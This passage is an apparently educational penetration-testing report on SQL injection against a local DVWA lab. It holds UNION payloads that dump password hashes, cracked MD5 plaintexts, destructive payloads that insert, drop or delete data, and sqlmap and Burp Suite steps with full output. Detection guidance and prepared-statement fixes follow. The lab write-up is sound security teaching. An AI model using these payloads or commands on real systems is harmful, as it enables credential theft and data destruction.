
Results:

- admin : 5f4dcc3b5aa765d61d8327deb882cf99,
- gordonb : e99a18c428cb38d5f260853678922e03
- 1337 : 8d3533d75ae2c3966d7e0d4fcc69216b
- pablo : 0d107d09f5bbe40cade3de5c71e9e9b7
- smithy : 5f4dcc3b5aa765d61d8327deb882cf99



```
ID: 1' UNION SELECT user user,password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user user,password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user user,password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user user,password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 11: ***UNION-based SQL injection extracting password hashes from users table***


Test 4: Password hash cracking
Extracted Hashes

- 5f4dcc3b5aa765d61d8327deb882cf99 (admin, smithy)
- e99a18c428cb38d5f260853678922e03 (gordonb)
- 8d3533d75ae2c3966d7e0d4fcc69216b (1337)
- 0d107d09f5bbe40cade3de5c71e9e9b7 (pablo)

Cracking with Online Tools (MD5 Hash Lookup): Using crackstation.net

- 5f4dcc3b5aa765d61d8327deb882cf99 = password
- e99a18c428cb38d5f260853678922e03 = abc123
- 8d3533d75ae2c3966d7e0d4fcc69216b = charley
- 0d107d09f5bbe40cade3de5c71e9e9b7 = letmein

Result**: All passwords cracked in seconds (weak MD5 hashing + no salt)**



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Figure 12: Cracking *password hashes from users table using crackstation*

IMPACT ANALYSIS

Confidentiality Impact: HIGH

Data Exposed:

- All user credentials (usernames and password hashes)
- Personal information (names, emails, addresses if present)
- Database structure (tables, columns, relationships)

Estimated Records at Risk: Entire database (all tables)

Integrity Impact: HIGH

Possible Modifications:

- **Create rogue admin account** 1'; INSERT INTO users (user, password, user_id) VALUES ('hacker', MD5('backdoor'), 99) #
- **Modify existing passwords** 1'; UPDATE users SET password = MD5('hacked') WHERE user='admin' #
- **Delete all users** 1'; DELETE FROM users WHERE 1=1 #
- **Drop entire table** 1'; DROP TABLE users #

Result: Complete control over database contents

Availability Impact: HIGH

- **Denial of Service Scenarios:**
- **Drop critical tables** 1'; DROP TABLE users #
- **Drop entire database** 1'; DROP DATABASE dvwa #
- **Lock tables with long queries** 1' AND SLEEP(30) #
- **Fill disk with INSERT operations** 1'; INSERT INTO logs SELECT * FROM logs #

Result: Application becomes unusable, data loss

Financial Impact

Impact Category	Estimated Cost
Data breach notification	$50,000 - $100,000

Forensic investigation	$75,000 - $150,000
Legal fees & settlements	$100,000 - $500,000
Regulatory fines (GDPR, etc.)	$100,000 - $2,000,000
Reputation damage	Incalculable
Customer compensation	$50,000+
System remediation	$25,000 - $75,000
Total Estimated Cost	**$400,000 - $3,000,000+**

Compliance Violations

- **PCI-DSS** - Failure to protect cardholder data
- **GDPR** - Inadequate protection of personal data
- **HIPAA** - If healthcare data present
- **SOC 2** - Failure in security controls
- **ISO 27001** - Security control failures

REAL-WORLD ATTACK SCENARIO

Attack Timeline:

1) **Minute 0-5:** Attacker discovers SQL injection
2) **Minute 5-15:** Extracts all user credentials (5 accounts)
3) **Minute 15-20:** Cracks MD5 hashes using online tools
4) **Minute 20-30:** Logs in as admin account
5) **Minute 30-45:** Creates backdoor admin account for persistence
6) **Minute 45-60:** Exfiltrates entire database (customers, transactions)
7) **Day 2-30:** Sells data on dark web, ransom demand sent

Total Time to Compromise: 1 hour

Cost to Organization: $400,000 - $3,000,000


Recovery Time: 6-12 months

EXPLOITATION STEPS

Method 1: Automated Exploitation with SQLmap

Basic Scan:

sqlmap -u "http://localhost:4280/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=5395fb7995bc72dfa85e9c30756637ae" --batch




```
sqlmap identified the following injection point(s) with a total of 154 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 1883=1883#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 9084 FROM(SELECT COUNT(*),CONCAT(0x716a767a71,(SELECT (ELT(908
4=9084,1))),0x71716b6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- j
mfG&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3438 FROM (SELECT(SLEEP(5)))xJHZ)-- MdGR&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a767a71,0x716a5a79726e4a5579635653454a6e
596e4769735058695378667464546c546b616f6c464557486f,0x71716b6a71)#&Submit=Submit
[00:47:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 8.5.2, Apache 2.4.66
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:47:20] [INFO] fetched data logged to text files under '/home/dm/.local/share/sqlmap/outpu
t/localhost'

[*] ending @ 00:47:20 /2026-01-31/
```

Figure 13: SQLMAP Basic scan identifying SQLI

Enumerate Databases:

sqlmap -u "http://localhost:4280/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=5395fb7995bc72dfa85e9c30756637ae" --dbs




```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 1883=1883#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 9084 FROM(SELECT COUNT(*),CONCAT(0x716a767a71,(SELECT (ELT(908
4=9084,1))),0x71716b6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- j
mfG&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3438 FROM (SELECT(SLEEP(5)))xJHZ)-- MdGR&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a767a71,0x716a5a79726e4a5579635653454a6e
596e4769735058695378667464546c546b616f6c464557486f,0x71716b6a71)#&Submit=Submit
---
[00:52:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 8.5.2, Apache 2.4.66
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:52:03] [INFO] fetching database names
[00:52:03] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema

[00:52:03] [INFO] fetched data logged to text files under '/home/dm/.local/share/sqlmap/outpu
t/localhost'

[*] ending @ 00:52:03 /2026-01-31/
```

Figure 14: SQLMAP scan identifying Databases that exist.

Enumerate Tables:

sqlmap -u "http://localhost:4280/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=5395fb7995bc72dfa85e9c30756637ae" -D dvwa --tables




```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 1883=1883#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 9084 FROM(SELECT COUNT(*),CONCAT(0x716a767a71,(SELECT (ELT(908
4=9084,1))),0x71716b6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- j
mfG&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3438 FROM (SELECT(SLEEP(5)))xJHZ)-- MdGR&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716a767a71,0x716a5a79726e4a5579635653454a6e
596e4769735058695378667464546c546b616f6c464557486f,0x71716b6a71)#&Submit=Submit
---
[00:55:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 8.5.2, Apache 2.4.66
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[00:55:28] [INFO] fetching tables for database: 'dvwa'
[00:55:28] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[4 tables]
+--------------+
| access_log   |
| guestbook    |
| security_log |
| users        |
+--------------+

[00:55:28] [INFO] fetched data logged to text files under '/home/dm/.local/share/sqlmap/outpu
t/localhost'

[*] ending @ 00:55:28 /2026-01-31/
```

Figure 15: SQLMAP scan identifying tables that exist dvwa database

Dump Users Table:

sqlmap -u "http://localhost:4280/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=5395fb7995bc72dfa85e9c30756637ae" -D dvwa –T users --dump



```
atabase: dvwa
able: users
5 entries]
---------+--------+---------+-----------------------------+----------------------------------+-----------+------------+---------------------+--------------+---------------
--+
 user_id | role   | user    | avatar                      | password                         | last_name | first_name | last_login          | failed_login | account_enable
 |
---------+--------+---------+-----------------------------+----------------------------------+-----------+------------+---------------------+--------------+---------------
--+
 1       | admin  | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      | 2026-01-30 11:40:38 | 0            | 1
 |
 2       | user   | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     | 2026-01-30 11:40:38 | 0            | 1
 |
 3       | user   | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       | 2026-01-30 11:40:38 | 0            | 1
 |
 4       | user   | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      | 2026-01-30 11:40:38 | 0            | 1
 |
 5       | user   | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        | 2026-01-30 11:40:38 | 0            | 1
 |
---------+--------+---------+-----------------------------+----------------------------------+-----------+------------+---------------------+--------------+---------------

[00:57:24] [INFO] table 'dvwa.users' dumped to CSV file '/home/dm/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[00:57:24] [INFO] fetched data logged to text files under '/home/dm/.local/share/sqlmap/output/localhost'

[*] ending @ 00:57:24 /2026-01-31/
```

Figure 16: SQLMAP scan showing users table contents

Method 3: Using Burp Suite

Step 1: Configure Proxy

- Start Burp Suite
- Configure Firefox to use proxy (127.0.0.1:8080)
- Enable intercept

Step 2: Capture Request

- GET /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
- Host: 192.168.198.50
- Cookie: security=low; PHPSESSID=abc123

Step 3: Send to Repeater

- Right-click captured request → "Send to Repeater"

Step 4: Test Payloads

- id=1'
- id=' OR 1=1
- id=1' UNION SELECT '1’,’2’ #
- id=1' UNION SELECT user,password FROM users #

Step 5: Use Intruder for Automation

- Send to Intruder
- Mark injection point: id=§1§

- Load payload list
- Start attack
- Analyze responses

DETECTION AND MONITORING

How to Detect This Attack

1. Web Application Firewall (WAF) Alerts

- Detects SQL keywords in parameters (UNION, SELECT, DROP)
- Flags abnormal query patterns

2. Database Activity Monitoring

- Alert on queries accessing information_schema
- Monitor for unusual UNION statements
- Track failed SQL syntax errors

3. SIEM Correlation Rules

Alert when:

- 5+ SQL errors from same IP within 1 minute
- Access to information_schema tables
- UNION keywords in HTTP parameters

4. Application Logs

```
[2026-01-30 14:23:15] WARNING: SQL error in user_lookup.php
[2026-01-30 14:23:16] WARNING: Possible SQL injection attempt from 192.168.1.100
```

REMEDIATION

Immediate Fix (Critical Priority)

Solution 1: Use Prepared Statements (PDO)

Secure PHP Code:

```
// Get user input
$id = $_REQUEST['id'];
// Prepare statement with placeholder
$stmt = $pdo->prepare('SELECT first_name, last_name FROM users WHERE user_id = :id'); // Bind parameter
$stmt->bindParam(':id', $id, PDO::PARAM_INT);
// Execute
$stmt->execute();
// Fetch results
$result = $stmt->fetch(PDO::FETCH_ASSOC);
```

Why This Works:

- Parameters are sent separately from query
- Database treats input as data, not code
- No way to break out of the query structure

Solution 2: Use mysqli Prepared Statements

Secure PHP Code:

```
        // Get user input
        $id = $__REQUEST ['id'];
        // Prepare statement
```

```
$stmt = $mysqli->prepare("SELECT first_name, last_name FROM users WHERE
user_id = ?");

// Bind parameter (i = integer)

$stmt->bind_param("i", $id);

// Execute

$stmt->execute();
```

Additional Security Measures

1. Input Validation

```
// Validate that ID is numeric

if (!is_numeric($id)) { die("Invalid input - ID must be numeric"); }

// Type casting

$id = (int)$id;

// Range validation

if ($id < 1 || $id > 1000) { die("Invalid ID range"); }
```

2. Principle of Least Privilege

```
Create database user with minimal permissions
CREATE USER 'webapp'@'localhost' IDENTIFIED BY 'strong_password';
Grant only necessary permissions
GRANT SELECT ON dvwa.users TO 'webapp'@'localhost';
Do NOT grant:
DROP, CREATE, DELETE, FILE, SUPER privileges
```

Benefits:

- Even if SQLi occurs, attacker cannot DROP tables
- Cannot use LOAD_FILE or INTO OUTFILE
- Limits damage scope

3. Error Handling

Bad (Information Disclosure):

```
// Displays full error to user
$result = mysql_query($query) or die(mysql_error());
```

Good (Secure Error Handling):

```
// Log error, show generic message
try {
        $stmt->execute();
 }
catch (PDOException $e) {
        error_log("Database error: " . $e->getMessage());
        die("An error occurred. Please try again later.");
 }
```

4. Web Application Firewall (WAF)

Deploy ModSecurity with OWASP Core Rule Set:

WAF Rules Block:

- SQL injection attempts
- Common attack patterns
- Suspicious user agents
- Known malicious IPs

5. Content Security Policy

```
// Add security headers
header("X-Content-Type-Options: nosniff");
header("X-Frame-Options: DENY");
header("X-XSS-Protection: 1; mode=block");
```

Long-Term Solutions

1. **Code Review Process**
    a. Mandatory security review for all database queries
    b. Automated static analysis tools (SonarQube, Snyk)
    c. Peer review before deployment
2. **Security Training**
    a. Developer training on OWASP Top 10
    b. Secure coding guidelines
    c. Regular security awareness sessions
3. **Security Testing**
    a. Quarterly penetration tests

    b. Automated DAST scanning in CI/CD
    c. Bug bounty program
4. **ORM Frameworks**
    a. Use Doctrine, Eloquent, or similar
    b. Built-in SQL injection protection
    c. Parameterized queries by default

KEY TAKEAWAYS

For Defenders

1. **Never trust user input** - Validate everything
2. **Prepared statements are non-negotiable** - Use them everywhere
3. **Defense in depth works** - WAF + input validation + least privilege
4. **Error messages leak information** - Use generic error pages
5. **Regular testing is essential** - This vulnerability is preventable

For Penetration Testers

1. **Start simple** - Basic payloads often work
2. **Enumerate systematically** - Database → Tables → Columns → Data
3. **Document everything** - Screenshots crucial for reports
4. **Chain findings** - SQL injection + weak hashing = full compromise
5. **Think business impact** - Not just technical exploit

Skills Demonstrated

- Manual SQL injection techniques
- Automated exploitation with SQLmap
- Burp Suite professional usage
- Database enumeration methodology
- Hash cracking and password analysis
- Risk assessment and CVSS scoring
- Professional report writing

REFERENCES

OWASP Resources

- OWASP SQL Injection
